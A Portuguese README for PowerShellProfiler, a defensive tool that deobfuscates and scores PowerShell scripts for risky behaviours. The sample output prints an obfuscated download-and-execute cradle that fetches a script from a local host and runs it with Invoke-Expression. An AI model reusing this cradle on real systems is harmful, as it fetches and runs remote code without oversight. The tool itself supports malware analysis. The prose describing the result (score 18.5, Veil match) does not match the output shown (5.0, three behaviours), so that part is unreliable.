 al1ex/powershellprofiler
PowerShellProfiler

O código deste projeto é de https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler
PowerShellProfiler.py é um script para analisar estaticamente scripts PowerShell, desofuscando e normalizando o conteúdo, que é então perfilado por indicadores comportamentais. Esses comportamentos são então pontuados e a soma das pontuações fornecerá um possível nível de risco para o script PowerShell. Isso foi criado para destacar uma forma prática de lidar com a análise em massa de scripts PowerShell e para auxiliar as equipes de defesa (blue teams), oferecendo outra ferramenta que pode ser usada para acelerar a análise.
Na Série de Blogs da Unit42 - "Perfilamento Comportamental Prático de Scripts PowerShell por meio de Análise Estática" são abordados o conceito, o design e os prós e contras dessa abordagem de criação de perfis comportamentais estáticos em scripts PowerShell.
usage: PowerShellProfiler.py [-h] -f <file_name> [-d]

PowerShellProfiler analyzes PowerShell scripts statically to identify and
score behaviors.

optional arguments:
  -h, --help            show this help message and exit
  -f <file_name>, --file <file_name>
                        PowerShell Script to behaviorally profile
  -d, --debug           Enables debug output
O uso padrão é bastante direto. Basta usar a opção "-f" para passar um nome de arquivo (Script PowerShell, Exportação de Log do ScriptBlock, Arquivo de Texto, etc.) e o script PowerShellProfiler.py exibirá os resultados.
C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.008002 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]

A saída é delimitada por vírgulas e utiliza os seguintes campos:
File Name , Profiling Score , Proposed Risk Level , Analysis Runtime , Behaviors (pipe-delimited)
Neste caso, o arquivo "1.ps1" foi identificado como tendo características/comportamentos que sugerem que o script é capaz de baixar conteúdo, iniciar um processo, executar conteúdo de script adicional, usar compactação, enumerar algum tipo de informação do sistema, o script inteiro cabe em uma única linha, e há padrões que correspondem a uma família de malware conhecida "Veil". Esses comportamentos são pontuados individualmente e somam 18,5, que está na faixa do maior risco.
Além disso, existe um modo "debug" com a opção "-d", que é útil para solucionar problemas de decodificação/desofuscação com falha, tempos de execução longos, analisar conteúdo decodificado em busca de novos comportamentos e, de modo geral, apenas uma saída mais detalhada.


C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -d -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
Opened File C:\Users\Al1ex\Desktop\Powershell\1.ps1
[+] Normalization Function
        [!] Format Replaced - True: 0:00:00.000997
        [!] Format Replaced - True: 0:00:00
[+] Normalization Function
[+] Normalization Function


##### TIMING / MATCH #####

Main Processing: 0:00:00.003988
Family ID: 0:00:00.001995
Behavior Check - Code Injection: 0:00:00
Behavior Check - Key Logging: 0:00:00
Behavior Check - Screen Scraping: 0:00:00
Behavior Check - AppLocker Bypass: 0:00:00
Behavior Check - AMSI Bypass: 0:00:00
Behavior Check - Clear Logs: 0:00:00
Behavior Check - Coin Miner: 0:00:00
Behavior Check - Embedded File: 0:00:00
Behavior Check - Abnormal Size: 0:00:00
Behavior Check - Ransomware: 0:00:00
Behavior Check - DNS C2: 0:00:00
Behavior Check - Disabled Protections: 0:00:00
Behavior Check - Negative Context: 0:00:00
['DownloadString']
Behavior Check - Downloader: 0:00:00
Behavior Check - Starts Process: 0:00:00
['Invoke-Expression']
Behavior Check - Script Execution: 0:00:00
Behavior Check - Compression: 0:00:00
Behavior Check - Hidden Window: 0:00:00
Behavior Check - Custom Web Fields: 0:00:00
Behavior Check - Persistence: 0:00:00
Behavior Check - Sleeps: 0:00:00
Behavior Check - Uninstalls Apps: 0:00:00
Behavior Check - Obfuscation: 0:00:00
Behavior Check - Crypto: 0:00:00
Behavior Check - Enumeration: 0:00:00
Behavior Check - Registry: 0:00:00
Behavior Check - Sends Data: 0:00:00
Behavior Check - Byte Usage: 0:00:00
Behavior Check - SysInternals: 0:00:00
Behavior Check - One Liner: 0:00:00
Behavior Check - Variable Extension: 0:00:00
Behavior Check - Script Logging: 0:00:00
Behavior Check - License: 0:00:00
Behavior Check - Function Body: 0:00:00
Behavior Check - Positive Context: 0:00:00
Behavior ID: 0:00:00.010971
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.018915 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]


##### ORIGINAL SCRIPT #####

.("{4}{1}{0}{2}{3}" -f 'Express','-','io','n','Invoke') (&("{2}{0}{3}{1}"-f 'e','-Object','N','w') System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

##### ALTERED SCRIPT #####

."Invoke-Expression" (&"New-Object" System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

C:\Users\Al1ex\Desktop\PowerShellProfiler>